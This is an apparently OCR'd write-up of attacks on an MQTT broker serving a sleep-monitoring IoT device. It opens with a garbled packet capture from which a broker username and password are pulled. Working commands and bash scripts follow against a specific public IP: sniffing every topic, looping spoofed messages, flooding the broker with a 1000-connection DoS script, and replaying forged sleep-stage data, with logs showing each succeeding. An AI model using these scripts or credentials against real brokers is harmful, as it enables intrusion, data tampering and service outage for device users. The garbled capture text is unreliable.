21.108017 102,468.136 120,24.68.136 TCP 45 64202 FSH, ACK Seq-168 Ack-617 Win-64768 Len-198 125 24 21.108017 102,468.136 TCP 45 64202 FSH, ACK Seq-168 Ack-617 Win-64768 Len-198 125 24 24 21.108017 102,468.136 TCP 45 64202 FSH, ACK Seq-168 Ack-617 Win-64768 Len-198 125 24 24 21.108017 102,468.136 TCP 45 64202 FSH, ACK Seq-168 Ack-617 Win-64768 Len-198 125 24 24 21.108017 102,468.136 Win-14724 Len-396 Win-64764 Len-396					
167 19.368273 120.24.68.136 102.168.166.88 TCP 252 [TCP Squrflows Retransmission] 1888 → \$4202 [PSH, ACK] Seq=421 Ack=168 Min=14720 Len=198 168 19.368274 102.128.166.81 102.146.86.136 TCP 65 [TCP Dup ACK 13981] \$4202 [PSH, ACK] Seq=421 Ack=168 Min=14720 Len=198 121 20.7389936 120.24.68.136 120.24.68.136 TCP 252 1888 → \$4202 [PSH, ACK] Seq=618 Ack=178 Min=14720 Len=90 121 20.7389936 120.24.68.136 120.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 120.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=396 121 20.24.68.136 120.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 120.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=396 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=396 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=396 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 121 20.24.68.136 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 18.14 20.24.68.136 TCP 450 1888 TCP 450 1888 → \$4202 [PSH, ACK] Seq=617 Ack=168 Min=14720 Len=90 18.14 20.24.68.136 TCP 450 1888 TCP 450					
168 19.568274 192.168.166.88 120.24.68.136 TCP 66 [TCP Dup ACK 1982] 54202 + 1888 [ACK] Seq-168 Ack-619 Minn-69204 Len-98 SLE-421 58E-619 212 20.785166 192.168.166.88 120.24.68.136 TCP 54 54202 + 1888 F4420 [PSH, ACK] Seq-619 Ack-6817 Minn-64768 Len-98 249 21.308317 102.468.136 TCP 54 54202 + 1888 F4420 [PSH, ACK] Seq-619 Ack-6817 Minn-64768 Len-98 249 21.308317 102.468.136 TCP 459 1888 + 54202 [PSH, ACK] Seq-168 Ack-6817 Minn-64768 Len-98 249 21.308317 102.468.136 TCP 459 1888 + 54202 [PSH, ACK] Seq-168 Ack-6817 Minn-64768 Len-99 240 21.308317 102.468.136 TCP 459 1888 + 54202 [PSH, ACK] Seq-168 Ack-6817 Minn-64768 Len-99 240 240 21.308317 102.468.136 Minn-14720 Len-396 240 240 240 240 240 240 240 240 240 240					
213 20.730936 120.24.68.136 192.168.166.88 TCP 25 1888 + 54202 [PSH, ACK] Seq=619 Ack=168 Win-14720 Len=198 219 20.785166 192.168.166.88 TCP 459 1888 + 54202 [PSH, ACK] Seq=619 Ack=168 Win-14720 Len=396 249 21.300317 120.24.68.136 192.168.166.88 TCP 459 1888 + 54202 [PSH, ACK] Seq=617 Ack=168 Win-14720 Len=396 PSH, ACK] Seq=617 Ack=168 Win-14720 Len=396 [PSH, ACK] Seq=617 Ack=16					
219 20.785106 192.183.166.88 120.24.68.136 TCP 54 54202 + 1888 ACK] Seq=168 Ack-817 Winn-64768 Winn-14720 Len-96 [Mindow size scaling factor: 256] (Checksum: 0x80b8 [unverified] (Unverified] (Unverified)					
249 21.300317 120.24.68.136 192.168.166.88 TCP 450 1888 → 54202 [PSH, ACK] Seq=817 Ack=168 Win-14720 Len=396 [Window size scaling factor: 256] Checksum Status: Unwerified] [Checksum Status: Unwerified] Urgent Pointer: 0 000 06 168 df 40 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 168 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 168 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 168 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 168 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 168 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 a6 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb a8 af 58 78 18 ah @ n n Xx One of 188 Bid Had 00 80 06 6 26 16 cb af 26 26 26 26 26 26 26 26 26 26 26 26 26					
[Window size scaling factor: 256] Checksum: 0x80b8 [unverified] Ch					
Checksum: 0x80bB [unverified]	240 21.300317	120.24.68.136	192.168.166.88	TCP	450 1888 → 54202 [PSH, ACK] Seq=817 Ack=168 Win=14720 Len=396
	,				

```
5 58 78 18 ah @ n XX

9 bb 50 18 D X 5 PP

4 54 04 c2 Y MQTT

5 6f 72 65 < mqtt -explore

5 37 30 39 r-90f649 63 5709

2 76 65 8 CaTfw Cxtmrve
```


Service : MQTTPORT : 1888Username : 57098

• Broker name: mqtt-explorer-90f649

• Password : CaTfwCxtmrve

Shodan.io

Giving the ip on Shodan to get the info about the server to Complete the Recon



120.24.68.136 (shodan.io)

Attacks:

Sniffing:

Playing a wild card we will use # at our topic name, we know the topics but lets do it this way to get all the publishing messages toward broker.

mosquitto sub -h 120.24.68.136 -p 1888 -t "#" -u 57098 -P CaTfwCxtmrve -v

Spoofing:

while true; do mosquitto_pub -h 120.24.68.136 -p 1888 -t sleepace-57098 -m "this is spoofed data" -u 57098 -P CaTfwCxtmrve; done

DOS:

Script:

```
#!/bin/bash
# Define the MQTT parameters
HOST="120.24.68.136"
PORT="1888"
TOPIC="sleepace-57098"
USERNAME="57098"
PASSWORD="CaTfwCxtmrve"
MESSAGE='[Alkazam!! DOS attack ENJOY!! :D]'
# Set the number of concurrent connections
NUM CONNECTIONS=1000
# Set the delay between messages (in seconds, fractions allowed)
DELAY_S=0.1 # 100ms
# Function to establish multiple MQTT connections in the background
start_connection() {
while true; do
  mosquitto_pub -h $HOST -p $PORT -t $TOPIC -m "$MESSAGE" -u $USERNAME -P
$PASSWORD &
  sleep $DELAY S
 done
}
# Start the concurrent connections
for ((i=0; i<$NUM CONNECTIONS; i++)); do
```

```
start_connection &

done

# Keep the script running indefinitely

Wait'
```

```
08/27/2024 5:15:42 AM(-0 seconds)

[Alkazam!! DOS attack ENJOY!! :D]

08/27/2024 5:15:42 AM(-0 seconds)

[Alkazam!! DOS attack ENJOY!! :D]

08/27/2024 5:15:41 AM(-0.79 seconds)

[Alkazam!! DOS attack ENJOY!! :D]
```

Replay Attacks:

```
GNU nano 7.2

#I/bin/bash

# Define the MQTT parameters

HOST="120.24.68.136"

PORT="1888"

TOPIC="steepace-57098"

USERNAME="57098"

WESNAGE='[{"dataKey":"sleepStage", "timeStamp":00000, "data":{"sleepStage":00, "leftRight":00}, "deviceId":"bk91jyi3qr6a9"}]'

# Infinite loop to send the message every 0.5 seconds while true; do

# Send the MQTT message

mosquitto_pub -h $HOSI -p $PORT -t $TOPIC -m "$MESSAGE" -u $USERNAME -P $PASSWORD

# Wait for 0.5 seconds sleep 0.01

# Check if 'x' was pressed if read -t 0.1 -n 1 key &6 [[ $key = "x" ]]; then echo "$topping script..."

break

fi done
```

```
08/27/2024 5:24:17 AM(-1.14 seconds)

[{replay data "dataKey": "sleepStage"

08/27/2024 5:24:16 AM(-1.12 seconds)

[{replay data "dataKey": "sleepStage"

08/27/2024 5:24:14 AM(-2.16 seconds)

[{replay data "dataKey": "sleepStage"
```